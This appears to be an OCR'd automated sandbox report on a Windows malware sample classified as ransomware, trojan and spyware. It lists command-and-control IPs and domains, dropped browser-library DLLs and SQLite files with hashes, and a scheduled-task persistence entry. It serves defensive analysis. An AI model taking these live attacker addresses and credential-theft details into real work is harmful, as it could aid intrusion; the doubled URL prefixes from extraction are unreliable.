
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://https://gcc.gnu.org/bugs/):	959.exe.1.dr	false		high
http://https://duckduckgo.com/ac/?q=	rE5287BD83io.20.dr	false		high
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17%	AppLaunch.exe, 00000014.00000002.4930732 75.0000000007E65000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com?fr=crmas_sfpf	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17ftK	AppLaunch.exe, 00000014.00000003.4628858 90.0000000000964000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.463531816.000000000096500 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://193.38.55.180/2	AppLaunch.exe, 00000014.00000003.4308564 93.000000000096C000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.429706137.000000000096900 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.openssl.org/support/faq.html	253.exe, 00000012.00000000.404293183.000 0000000400000.00000040.00000400.00020000 .00000000.sdmp	false		high
http://193.38.55.180/aN7jD0qO6kT	AppLaunch.exe, 00000014.00000003.4538376 47.000000000099F000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.454584536.000000000099F00 0.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000002.491976725.000 000000099C000.00000004.00000020.00020000 .00000000.sdmp, AppLaunch.exe, 00000014. 00000003.454397915.000000000099F000.0000 0004.00000020.00020000.00000000.sdmp, Ap pLaunch.exe, 00000014.00000003.454837408 .000000000099F000.00000004.00000020.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 014.00000003.449981114.000000000099F000. 00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.46377 0338.000000000099D000.00000004.00000020. 00020000.00000000.sdmp, AppLaunch.exe, 0 0000014.00000003.454196299.000000000099F 000.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.454117600.0 00000000099F000.00000004.00000020.000200 00.00000000.sdmp, AppLaunch.exe, 0000001 4.00000003.454550115.000000000099F000.00 000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.4546667 51.000000000099F000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.453594076.000000000099F00 0.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.453999456.000 000000099F000.00000004.00000020.00020000 .00000000.sdmp, AppLaunch.exe, 00000014. 00000003.452870795.000000000099F000.0000 0004.00000020.00020000.00000000.sdmp, Ap pLaunch.exe, 00000014.00000003.452176222 .000000000099F000.00000004.00000020.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 014.00000003.453713248.000000000099F000. 00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.45461 7472.000000000099F000.00000004.00000020. 00020000.00000000.sdmp, AppLaunch.exe, 0 0000014.00000003.464612639.000000000099F 000.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.456443211.0 00000000099D000.00000004.00000020.000200 00.00000000.sdmp, AppLaunch.exe, 0000001 4.00000003.454701196.000000000099F000.00 000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000014.00000003.4529355 32.000000000099F000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ns1.kriston.ugns2.chalekin.ugns3.unalelath.ugns4.andromath.ug/Error	253.exe, 0000000E.00000002.450132397.000 00000023D0000.00000040.00001000.00020000 .00000000.sdmp, 253.exe, 00000012.000000 00.420031906.0000000000400000.00000040.0 0000400.00020000.00000000.sdmp, 253.exe, 00000012.00000002.451482759.00000000004 00000.00000040.00000400.00020000.0000000 0.sdmp, 253.exe, 00000012.00000000.40429 3183.0000000000400000.00000040.00000400. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17(	AppLaunch.exe, 00000014.00000002.4916680 88.0000000000965000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c174	AppLaunch.exe, 00000014.00000002.4916680 88.0000000000965000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sqlite.org/copyright.html.	sqlite3.dll.20.dr	false		high
http://https://api.2ip.ua/geo.json_	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://api.2ip.ua/	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://https://api.2ip.ua/geo.jsonZ	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17d	AppLaunch.exe, 00000014.00000003.4629409 16.0000000000973000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	rE5287BD83io.20.dr	false		high
http://https://api.2ip.ua/geo.jsonn	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17it	AppLaunch.exe, 00000014.00000003.4628858 90.0000000000964000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.463531816.000000000096500 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://https://api.2ip.ua/geo.jsonc	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	rE5287BD83io.20.dr	false		high
http://https://search.yahoo.com?fr=crmas_sfp	explorer.exe, 00000011.00000003.42645527 3.0000000003140000.00000004.00000020.000 20000.00000000.sdmp, AppLaunch.exe, 0000 0014.00000003.464332738.00000000009C6000 .00000004.00000020.00020000.00000000.sdmp, 64FF.tmp.17.dr, rE5287BD83io.20.dr	false		high
http://https://api.2ip.ua/B	253.exe, 00000012.00000002.454048007.000 0000000787000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://furubujjul.net/Mozilla/5.0	explorer.exe, 00000011.00000002.43280507 8.00000000030E8000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 013.00000002.380622213.0000000000648000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000013.00000000.379324807.000000 0000350000.00000040.80000000.00040000.00 000000.sdmp	true	• URL Reputation: safe	unknown
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17l	AppLaunch.exe, 00000014.00000002.4918390 52.000000000097D000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17j4	AppLaunch.exe, 00000014.00000003.4630347 03.0000000000989000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.456356159.000000000098900 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17v	AppLaunch.exe, 00000014.00000003.4636632 90.000000000097D000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.462970371.000000000097D00 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://193.38.55.180/V	AppLaunch.exe, 00000014.00000003.4308564 93.000000000096C000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 00014.00000003.429706137.000000000096900 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	rE5287BD83io.20.dr	false		high
http://https://mozilla.org0	softokn3.dll.20.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.93.30	furubujjul.net	United States		13335	CLOUDFLARENETUS	true
193.38.55.180	unknown	Russian Federation		50673	SERVERIUS-ASNL	true
162.0.217.254	api.2ip.ua	Canada		35893	ACPCA	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715161
Start date and time:	2022-10-03 17:32:59 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@19/22@2/3
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 90.2% (good quality ratio 87.8%) • Quality average: 83.5% • Quality standard deviation: 25.8%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:34:52	Task Scheduler	Run new task: Firefox Default Browser Agent F9BD262C607D16F2 path: C:\Users\user\AppData\Roaming\sfr vjvv

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\22wTvv5mR62E

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 10, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 10
Category:	dropped

Size (bytes):	28672
Entropy (8bit):	0.4393511334109407
Encrypted:	false
SSDEEP:	24:TLqlj1czkwubXYFpFNYcw+6UwcYzHrSl:TyxcYwuLopFgU1YzLSl
MD5:	8C31C5487A97BBE73711C5E20600C1F6
SHA1:	D4D6B04226D8FFC894749B3963E7DB7068D6D773
SHA-256:	A1326E74262F4B37628F2E712EC077F499B113181A1E937E752D046E43F1689A
SHA-512:	394391350524B994504F4E748CCD5C3FA8EF980AED850A5A60F09250E8261AC8E300657CBB1DBF305729637BC0E1F043E57799E2A35C82EEA3825CE5C9E7051D
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.7876734657715041
Encrypted:	false
SSDEEP:	48:43KzOIIY3HzrkNSs8LKvUf9KnmlG0UX9q4lCm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDlGD9qlm+KL2y0Obn8MouO
MD5:	CF7758A2FF4A94A5D589DEBAED38F82E
SHA1:	D3380E70D0CAEB9AD78D14DD970EA480E08232B8
SHA-256:	6CA783B84D01BFCF9AA7185D7857401D336BAD407A182345B97096E1F2502B7F
SHA-512:	1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CBF
Malicious:	false
Preview:	SQLite format 3.....@ .....[5..... ....

C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 3, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2889923589460437
Encrypted:	false
SSDEEP:	192:Qo1/8dpUXbSzTPJP/6oVuss8Ewn7PrH944:QS/inXrVuss8Ewn7b944
MD5:	7901DD9DF50A993306401B7360977746
SHA1:	E5BA33E47A3A76CC009EC1D63C5D1A810BE40521
SHA-256:	1019C8ADA4DA9DEF665F59DB191CA3A613F954C12813BE5907E1F5CB91C09BE9
SHA-512:	90C785D22D0D7F5DA90D52B14010719A5554BB5A7F0029C3F4E11A97AD72A7A600D846174C7B40D47D24B0995CDBAC21E255EC63AC9C07CF6E106572EA181D5
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\LocalLow\freebl3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	684984
Entropy (8bit):	6.857030838615762
Encrypted:	false
SSDEEP:	12288:0oUg2twzqWC4kBNv1pMByWk6TYnhCevOEH07OqHM65BaFBuY3NUNeCLIV/Rqnhab:0oUg2tJWC44WUuY3mMCLA/R+hw
MD5:	15B61E4A910C172B25FB7D8CCB92F754
SHA1:	5D9E319C7D47EB6D31AAED27707FE27A1665031C

SHA-256:	B2AE93D30C8BEB0B26F03D4A8325AC89B92A299E8F853E5CAA51BB32575B06C6
SHA-512:	7C1C982A2B597B665F45024A42E343A0A07A6167F77EE428A203F23BE94B5F225E22A270D1A41B655F3173369F27991770722D765774627229B6B1BBE2A6DC3F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx....................@..................................x...........!..L.!This program cannot be run in DOS mode.$..PE..L...&.9b.........."!.........6..@A..... ....4,..S....,..........x............T..........8$...&..............................0.................D...........................text.............................. ..`.rdata.......0.....................@..@.data...<F... @.......&.............@....00cfg...............(..............@..@.rsrc...x...........*.............@..@.reloc..8$.......&.................@..B... ....

C:\Users\user\AppData\LocalLow\mozglue.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	627128
Entropy (8bit):	6.792651884784197
Encrypted:	false
SSDEEP:	12288:dfsiG5KNZea77VUHQqROmbIDm0ICRfCtbtEE/2OH9E2ARlZYSd:df53NZea3V+QqROmum0nRKx79E2ARlrd
MD5:	F07D9977430E762B563EAADC2B94BBFA
SHA1:	DA0A05B2B8D269FB73558DFCF0ED5C167F6D3877
SHA-256:	4191FAF7E5EB105A0F4C5C6ED3E9E9C71014E8AA39BBEE313BC92D1411E9E862
SHA-512:	6AFD512E4099643BBA3FC7700DD72744156B78B7BDA10263BA1F8571D1E282133A433215A9222A7799F9824F244A2BC80C2816A62DE1497017A4B26D562B7EAF
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx....................@..................................x...........!..L.!This program cannot be run in DOS mode.$..PE..L.....9b.........."!.........V......./..@A.... ....cQ......,....p..............r..........4C.........................W......h0...text............................ ..`.rdata.......0.....................@..@.data....... .0.....................@....00cfg.......P....... .............@..@.tls.........`......."..............@....rsrc........p.......$.............@..@.reloc..4C.......D.................@..B... ....

C:\Users\user\AppData\LocalLow\msvcp140.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	449280
Entropy (8bit):	6.670243582402913
Encrypted:	false
SSDEEP:	12288:UEPa9C9VbL+3Omy5CvyOvzeOKaqhUgiW6QR7t5s03Ooc8dHkC2esGgW8g:UEPa90Vbky5CvyUeOKg03Ooc8dHkC2ed
MD5:	1FB93933FD087215A3C7B0800E6BB703
SHA1:	A78232C352ED06CEDD7CA5CD5CB60E61EF8D86FB
SHA-256:	2DB7FD3C9C3C4B67F2D50A5A50E8C69154DC859780DD487C28A4E6ED1AF90D01
SHA-512:	79CD448E44B5607863B3CD0F9C8E1310F7E340559495589C428A24A4AC49BEB06502D787824097BB959A1C9CB80672630DAC19A405468A0B64DB5EBD6493590E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........1C.._..._..._.)n...._......._...^."._..^..._..\..._..[..._..Z..._.._..._......_..]..._.Rich.._.........................PE..L....(.[.........."!.....(..........`........@..........................................@A.........................g.......r..........................?.......=..`x..8...........................w ..@............p.......c..@....................text....&.......(................. ..`.data...H)...@.......,.............@....idata.......p.......D.............@..@.didat..4............X.............@....rsrc......... ....Z.............@..@.reloc...=.......>...^.............@..B... ....

C:\Users\user\AppData\LocalLow\nss3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2042296
Entropy (8bit):	6.775178510549486
Encrypted:	false
SSDEEP:	49152:6dvFywfzFAF7fg39IwA49Kap9bGt+qoStYnOsbqbeQom7gN7BpDD5SkIN1g5D92+:pptximYfpx8OwNiVG09
MD5:	F67D08E8C02574CBC2F1122C53BFB976
SHA1:	6522992957E7E4D074947CAD63189F308A80FCF2

SHA-256:	C65B7AFB05EE2B2687E6280594019068C3D3829182DFE8604CE4ADF2116CC46E
SHA-512:	2E9D0A211D2B085514F181852FAE6E7CA6AED4D29F396348BEDB59C556E39621810A9A74671566A49E126EC73A60D0F781FA9085EB407DF1EEFD942C18853BE
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b....."!.....&.....`.....@A.... .....!..\...T...@....@..x.....P..h...h.....\....!..@.....text...i..... ..`.rdata.....@..@.data....N.. .....*.....@....00cfg.....0.....@..@.rsrc...x....@.....@..@.reloc..h....P.....@..B.....

C:\Users\user\AppData\LocalLow\rE5287BD83io

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 3, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2889923589460437
Encrypted:	false
SSDEEP:	192:Qo1/8dpUXbSzTPJP/6oVuss8Ewn7PrH944:QS/inXrVuss8Ewn7b944
MD5:	7901DD9DF50A993306401B7360977746
SHA1:	E5BA33E47A3A76CC009EC1D63C5D1A810BE40521
SHA-256:	1019C8ADA4DA9DEF665F59DB191CA3A613F954C12813BE5907E1F5CB91C09BE9
SHA-512:	90C785D22D0D7F5DA90D52B14010719A5554BB5A7F0029C3F4E11A97AD72A7A600D846174C7B40D47D24B0995CDBAC21E255EC63AC9C07CF6E106572EA181D5
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*.....

C:\Users\user\AppData\LocalLow\softokn3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	254392
Entropy (8bit):	6.686038834818694
Encrypted:	false
SSDEEP:	6144:uI7A8DMhFE2PlKOcpHSvV6x/CHQyhvs277H0mhWGzTdtb2bbIFxW7zrM2ruyYz+h:uI7A8DMhFE2PlbcpSv0x/CJVUmhDzTvS
MD5:	63A1FE06BE877497C4C2017CA0303537
SHA1:	F4F9CBD7066AFB86877BB79C3D23EDDACA15F5A0
SHA-256:	44BE3153C15C2D18F49674A092C135D3482FB89B77A1B2063D01D02985555FE0
SHA-512:	0475EDC7DFBE8660E27D93B7B8B5162043F1F8052AB28C87E23A6DAF9A5CB93D0D7888B6E57504B1F2359B34C487D9F02D85A34A7F17C04188318BB8E89126B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...'.9b....."!.....@A.... .....tv..S....w.....5..hq.....D{.....text...V..... ..`.rdata.....@..@.data..... .....~.....@....00cfg.....@..@.rsrc.....@..@.reloc...5.....6.....@..B.....

C:\Users\user\AppData\LocalLow\sqlite3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1099223
Entropy (8bit):	6.502588297211263
Encrypted:	false
SSDEEP:	24576:9jxwSkSteuT4P/y7HjsXAGJyGvN5z4Rui2IXLbO:9Vww8HyrjsvyWN54RZH+
MD5:	DBF4F8DCEFB8056DC6BAE4B67FF810CE
SHA1:	BBAC1DD8A07C6069415C04B62747D794736D0689
SHA-256:	47B64311719000FA8C432165A0FDCDFED735D5B54977B052DE915B1CBBBF9D68

SHA-512:	B572CA2F2E4A5CC93E4FCC7A18C0AE6DF888AA4C55BC7DA591E316927A4B5CFCBDDA6E60018950BE891FF3B26F470CC5CCE34D217C2D35074322AB84C32A5D1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..."..,b.v.....!..... .....a..... .....n*..... ...;.....text.....`.P`.data...|'... ...(.....@.`..rdata...D...P. ..F...:.....@.`@.bss....(.....`..edata..n*.....,.....@.0@.idata.....@.0..CRT....,.....@.0..tls.... ..... .@.0..rsrc.....@.0..reloc...;... ...<.....@.0B/4.....8....`.....@.@B/19.....R....p.....@..B/31.....]'...@...(.....@..B/45.....-...p. .....@..B/57.....\.....&.....@.0B/70.....#.....2..

C:\Users\user\AppData\LocalLow\vcruntime140.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80128
Entropy (8bit):	6.906674531653877
Encrypted:	false
SSDEEP:	1536:l9j/j2886xv555et/MCsjw0BuRK3jteopUecbAdz86B+JfBL+eNv:l9j/j28V55At/zqw+lqLUecbAdz8lJrv
MD5:	1B171F9A428C44ACF85F89989007C328
SHA1:	6F25A874D6CBF8158CB7C491DCEDAA81CEAEBBAE
SHA-256:	9D02E952396BDFF3ABFE5654E07B7A713C84268A225E11ED9A3BF338ED1E424C
SHA-512:	99A06770EEA07F36ABC4AE0CECB2AE13C3ACB362B38B731C3BAED045BF76EA6B61EFE4089CD2EFAC27701E9443388322365BDB039CD388987B24D4A43C973BD1
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....08e.....u.....Rich.....PE..L....(.[......"!.....0.....t(....@A.....?... ....8..... ..@..... .....text..... ..`.data.....@....idata.....@..@.rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\zpW7O7U8iJFQ

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, components 3
Category:	dropped
Size (bytes):	105051
Entropy (8bit):	7.930414350711271
Encrypted:	false
SSDEEP:	3072:W0dFQl2pjXihBUEEoRq6er7A6Yf+3ltXaukKhwR:W0LQkVyhBU+c6eXA6b3lHwR
MD5:	F73A4B5748204D1623CA82FCE7B170F8
SHA1:	F3D8CA5F9EF7F260B0669C29018EF84EF7F2AFD4
SHA-256:	E1DFC10AA9E928193BA3F34260F353F066EE04F2DE3D93E8BE50704B14E9D607
SHA-512:	5DFC02617ADB33CE851AFF924AA01D1D54C224882FBA595D1B5A85A01C8C8A495B54F2B32D118584ED77100E0C053698000D2D9F1C53BB6D59E8E67426B8C48
Malicious:	false
